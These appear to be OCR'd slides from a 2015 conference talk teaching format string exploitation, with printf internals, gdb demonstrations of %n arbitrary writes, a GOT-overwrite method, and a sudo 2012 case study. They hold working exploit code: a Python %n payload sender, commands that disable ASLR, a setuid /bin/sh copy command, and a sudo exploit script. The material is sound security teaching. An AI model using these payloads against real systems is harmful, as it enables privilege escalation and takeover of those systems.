


-=[**FORMAT STRINGS**]=-


by ceyx

ircs.ruxcon.org.au
#9447

01-SEP-15

> whoami

- suit wearer (cyber sec) @ --->
- UNSW / COMP9447 alumnus
- member of **9447** CTF team




SAY "CYBER" ONE MORE TIME
I DARE YOU! I DOUBLE DARE YOU !

> scope

- wtf is a format string?
- how do they work?
- how 2 haq them?
- **live exploit demo**

> case study [sudo]

> format strings :: wtf?


- new class of vulns disclosed in early 2000's
- kind of a big deal (remote root code exec - hell yes!)
- easy to find (grep / static checks)
- issue previously known, considered harmless

WHITEPAPER:

"Format String Attacks"

by Tim Newsham

Sep 2000



> format strings :: wtf? (2)

FORMAT FUNCTION (ANSI C)

- converts data types to human readable strings
- accepts variable number of arguments
- one of which is the 'format string'
- used pretty much everywhere

--

```
#include <stdio.h>
int printf(const char *format, ...);
int fprintf(FILE *stream, const char *format, ...);
int sprintf(char *str, const char *format, ...);
int snprintf(char *str, size_t size, const char *format, ...);
```

> format strings :: anatomy

FORMAT STRING PROCESSING:

- not % - copied unchanged into output stream
- % - fetch next argument from stack, output conversion

%<flags><width><precision><modifier><type>

--

```
printf("hello world\n");
printf("sup %#8x\n", 37959);
printf("before %+8.2lf after\n", 3.1337);
printf("%d %x %s", 1, 2, "abc\n");
```

```
[johnc@newton][~/9447][8]
[$] gcc test.c -o test; ./test
hello world
sup    0x9447
before  +3.1337 after
1 2 abc
```

> format strings :: anatomy (2)

PARAMETERS:

%d	signed decimal	int	[value]
%u	unsigned decimal	uint	[value]
%x	hexadecimal	uint	[value]
%p	pointer	uintptr	[value]
%s	string	(const) uchar*	[ref]
%n	num bytes written	*int	[ref]

- count of '%' determines number of args expected on stack
- args are pushed onto stack in reverse order
- format function maintains an internal arg stack pointer

> format strings :: question

take a look at the following,

```
--
printf(“%s”, userStr);          // good

printf(userStr);                // bad
--
```

what could go wrong here?

> format strings :: anatomy (3)

```
printf("%d %d %d", 3, 2, 1);
```

STACK:

- …
- format string addr (char*)
- 1st arg - 0x3
- 2nd arg - 0x2
- 3rd arg - 0x1
- …

what happens if there is only two arguments provided?

> format strings :: answer

```
snprintf(buf, sizeof (buf), argv[1]);
printf("buffer (%d): %s\n", strlen(buf), buf);
```

```
% ./foo "AAAA %x %x %x %x %x\n"
```

```
buffer (45): AAAA f7e92915 ffffd36f ffffd36e 24e7 41414141
x is 9447/0x24e7 (@ 0xffffd338)
```

```
Breakpoint 1, 0xf7e492a0 in printf () from /usr/lib32/libc.so.6
(gdb) x/32xw $esp
0xffffd31c:     0x080484f5      0x080485a0      0x0000002d      0xffffd33c
0xffffd32c:     0xf7e92915      0xffffd36f      0xffffd36e      0x000024e7
0xffffd33c:     0x41414141      0x65376620      0x31393239      0x66662035
0xffffd34c:     0x33646666      0x66206636      0x64666666      0x20653633
0xffffd35c:     0x37653432      0x34313420      0x34313431      0xf7e00031
0xffffd36c:     0xf7ffb2e8      0xffffd5d4      0x0000002f      0xf7e928a9
0xffffd37c:     0xf7fb3000      0x00000003      0x00008000      0xf7e2dc00
0xffffd38c:     0x0804856b      0x00000002      0xffffd454      0xffffd460
(gdb)
```

> format strings :: cool story bro

WHAT NOW?

- stack info leak (already seen)
- crash program (%s, %n, %f?)
- arbitrary read (%s)
- arbitrary write (%n)

> format strings :: crashes

- Not very exciting but included for completeness

```
┌[johnc@newton][~/9447][0]
└[$] ./foo "%x %x %x %x"
buffer (31): f760d915 ff935a1f ff935a1e 24e7
x is 9447/0x24e7 (@ 0xff9359e8)
┌[johnc@newton][~/9447][0]
└[$] ./foo "%x%x%x %s"
[1]    50414 segmentation fault (core dumped)  ./foo "%x%x%x %s"
┌[johnc@newton][~/9447][139]
└[$] ./foo "%n"
[1]    50435 segmentation fault (core dumped)  ./foo "%n"
┌[johnc@newton][~/9447][139]
└[$]
```

> format strings :: arbitrary READ

- can be used to map out entire process space
- may need to pad (e.g. with A's) to get alignment right

```
┌─[johnc@newton][~/9447][0]
└─[$] gdb -q ./foo
Reading symbols from ./foo...done.
(gdb) run $'\xd9\xd5\xff\xff %x %x %x %x|%s|'
Starting program: /home/johnc/9447/foo $'\xd9\xd5\xff\xff %x %x %x %x|%s|'
warning: Could not load shared library symbols for linux-gate.so.1.
Do you need "set solib-search-path" or "set sysroot"?
buffer (58): ÙÕÿÿ f7e92915 ffffd36f ffffd36e 24e7|/home/johnc/9447/foo|
x is 9447/0x24e7 (@ 0xffffd338)
[Inferior 1 (process 52697) exited normally]
(gdb)
```

> format strings :: arbitrary WRITE

```
(gdb) run
buffer (99): 8Ôÿÿf7e92915ffffd36fffffd36e
x is 9447/0x24e7 (@ 0xffffd338)
```

```
(gdb) run $'\x38\xd3\xff\xff%x%x%x%x %n'
Starting program: /home/johnc/9447/foo $'\x38\xd3\xff\xff%x%x%x%x %n'
buffer (33): 8Ôÿÿf7e92915ffffd36fffffd36e24e7
x is 33/0x21 (@ 0xffffd338)
```

```
(gdb) run $'\x38\xd3\xff\xff%x%x%x%9418u %n'
buffer (99): 8Ôÿÿf7e92915ffffd36fffffd36e
x is 9447/0x24e7 (@ 0xffffd338)
```

QUESTION: what happens if we try to write *very* large values?

a lot of printfs won't go past INT_MAX(0x7fffffff)

> format strings :: exploit

```
--
char buffer[512];
snprintf(buffer, sizeof (buffer), user);
buffer[sizeof (buffer) - 1] = '\0';
--
```

... put on your black hat (and robe)

1. how can we write valid addresses (huge values!)
2. where should we actually write to?
3. what should we write there?

> format strings :: exploit (2)

[1] use 4 overlapping writes

ADDRESS	A	A+1	A+2	A+3	A+4	A+5	A+6
write to A:	0x11	0x11	0x11	0x11			
write to A+1:		0x22	0x22	0x22	0x22		
write to A+2:			0x33	0x33	0x33	0x33	
write to A+3:				0x44	0x44	0x44	0x44
MEMORY	**0x11**	**0x22**	**0x33**	**0x44**	0x44	0x44	0x44

- method is not universally supported, why?
- trashes adjacent memory (3 bytes), do we care?

> format strings :: exploit (3)

[2] lots of choice for write targets!

- PLT / GOT
- dtors
- C lib hooks (__malloc_hook, __free_hook, __realloc_hook)
- __atexit handlers
- function ptrs, jump tables

[3] jump to shellcode / redirect to system (ret2libc)

- can still use nop sleds
- badchars '%' (0x25), NUL (0x00)
- lots of choice for shellcode storage

> format strings :: PLT / GOT

- every lib function has entry (addr of real function)
- initially contains address of RTL
- RTL resolves real address and replaces entry on first call
- independent and writeable (sometimes)

objdump --dynamic-reloc <bin>

```
(gdb) x/i 0x08048501
   0x8048501 <main+84>: call   0x8048380 <exit@plt>
(gdb) x/i 0x8048380
   0x8048380 <exit@plt>:        jmp    *0x804a018
(gdb) x/a 0x804a018
0x804a018 <exit@got.plt>:       0xb7e537f0 <__GI_exit>
(gdb)
```

```
[johnc@newton][~/9447][0]
[$] objdump --dynamic-reloc foo

foo:     file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
080497b4 R_386_GLOB_DAT    __gmon_start__
080497c4 R_386_JUMP_SLOT   printf
080497c8 R_386_JUMP_SLOT   __gmon_start__
080497cc R_386_JUMP_SLOT   exit
080497d0 R_386_JUMP_SLOT   strlen
080497d4 R_386_JUMP_SLOT   __libc_start_main
080497d8 R_386_JUMP_SLOT   snprintf
```

> format strings :: exploit (4)

<addr><stackpop><write-code>

addr – addr to read/write (one per '%n')

stackpop – increment internal stack ptr to addr

write-code – %<padding>c%n primitives to setup/write values

"\xab\xcd\x04\x08"x4 "%x%x%x%x%x" "%1337c%n"x4

> format strings :: exploit (6)

IMPROVEMENTS?:

- short writes (%hn)
- single write - "crambo's razor" (CySCA)
- direct parameter access (%<index>$x)

```
[johnc@newton][~/9447][1]
[$] cat test3.c;
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char **argv) {
  printf("3rd: %3$d, 6th: %6$s\n", 1, 2, 3, "4", "5", "six");
  return 0;
}
[johnc@newton][~/9447][0]
[$] ./test3
3rd: 3, 6th: six
[johnc@newton][~/9447][0]
[$]
```

```
+ pwn_matt.py
#!/usr/bin/python
from hacklib.sockets import Socket
from struct import pack

host = '127.0.0.1'
port = 20001

s = Socket()
s.connect((host, port))
s.recvline()

val = int('31337bee', 16)
s.sendall("A%" + str(val) + "c%8$n\n")
s.recvuntil("day! ")
print s.recvline()
```

> format strings :: pls demo gods

-=[LIVE DEMO TIME]=-

NO ASLR

```
setarch `uname -m` -R $SHELL
echo 0 > /proc/sys/kernel/randomize_va_space
```

EXEC STACK

```
gcc -m32 -o foo foo.c -ggdb -fno-stack-protector -z execstack
```

> format strings :: ret2libc

- overwrite **fopen** with address of **system**

"cd /tmp;cp /bin/sh .;chmod 4777 sh;exit;"

"addresses|stackpop|write"

- nopsled - ";;;;;;;;;;;;;;;;;;;;;;id > /tmp/owned;exit"
- any address that points into ';' chars and passed to sys function will execute the commands since ';' acts as a nop command to shell

> format strings :: mitigations

- GOT can be protected (non-writeable)
  - overwrite something else
- ASLR
  - info leak
  - partial overwrites can often work
- gcc / FORTIFY_SOURCE
  - checks for %n in writeable segments - blocks write
  - used to have int overflow vuln (CVE-2012-0864)
  - can still pwn homegrown printf's

... security conscious devs ...

> case study :: sudo (2012)

```
sudo_debug(int level, const char *fmt, …)
va_list ap;
char *fmt2;
if (level > debug_level)
  return
easprintf(&fmt2, “%s: %s\n”, getprogname(), fmt);
va_start(ap, fmt);
vfprintf(stderr, fmt2, ap);
va_end(ap);
efree(fmt2);
```

... can you spot the vuln?

> case study :: sudo (2012)

```
sudo_debug(int level, const char *fmt, …)
va_list ap;
char *fmt2;
if (level > debug_level)
  return
easprintf(&fmt2, “%s: %s\n”, getprogname(), fmt);
va_start(ap, fmt);
vfprintf(stderr, fmt2, ap);
va_end(ap);
efree(fmt2);
```

> case study :: sudo (2012)

```
shellcode = '\xeb\xfe' # no slashes or nulls
RETURN_ADDR_ADDR = 0xbffff8ac
fmt = ''
for i in range(4):
  fmt += struct.pack('I', RETURN_ADDR_ADDR + i)
fmt += '%' + str(0xe0 - 0x10) + 'x' + '%192$hhn'
fmt += '%' + str(0xfc - 0xe0) + 'x' + '%193$hhn'
fmt += '…' + '%194$hhn'
fmt += '.' * 0xc0 + '%195$hhn'
fmt = fmt.ljust(1024, '\x90')
fmt = fmt[:-len(shellcode)] + shellcode
args = [fmt, '-D9']
os.execve('/usr/local/bin/sudo, args, {})
```

> format strings :: final thoughts

NOW IT'S YOUR TURN:

- heap-based format string exploits
- brute forcing (read up on scut's paper - response/blind)
- practice
- practice
- practice

LEARN YOUR TOOLS:

- ltrace, strace
- objdump
- gdb

> format strings :: references

- Tim Newsham - “Format String Attacks”, http://seclists.org/bugtraq/2000/Sep/214
- scut - “Exploitation Format String Vulnerabilities”, http://julianor.tripod.com/bc/formatstring-1.2.pdf
- Phrack 0x3b - “Advances in format string exploitation”, http://phrack.org/issues/59/7.html
- Phrack 0x43 - “A Eulogy for Format Strings”, http://phrack.org/issues/67/9.html

prefer books?

John Erickson - “Hacking: The Art of Exploitation”

> questions?

> i want to play a game

… coming soon …

hack.sydney/9447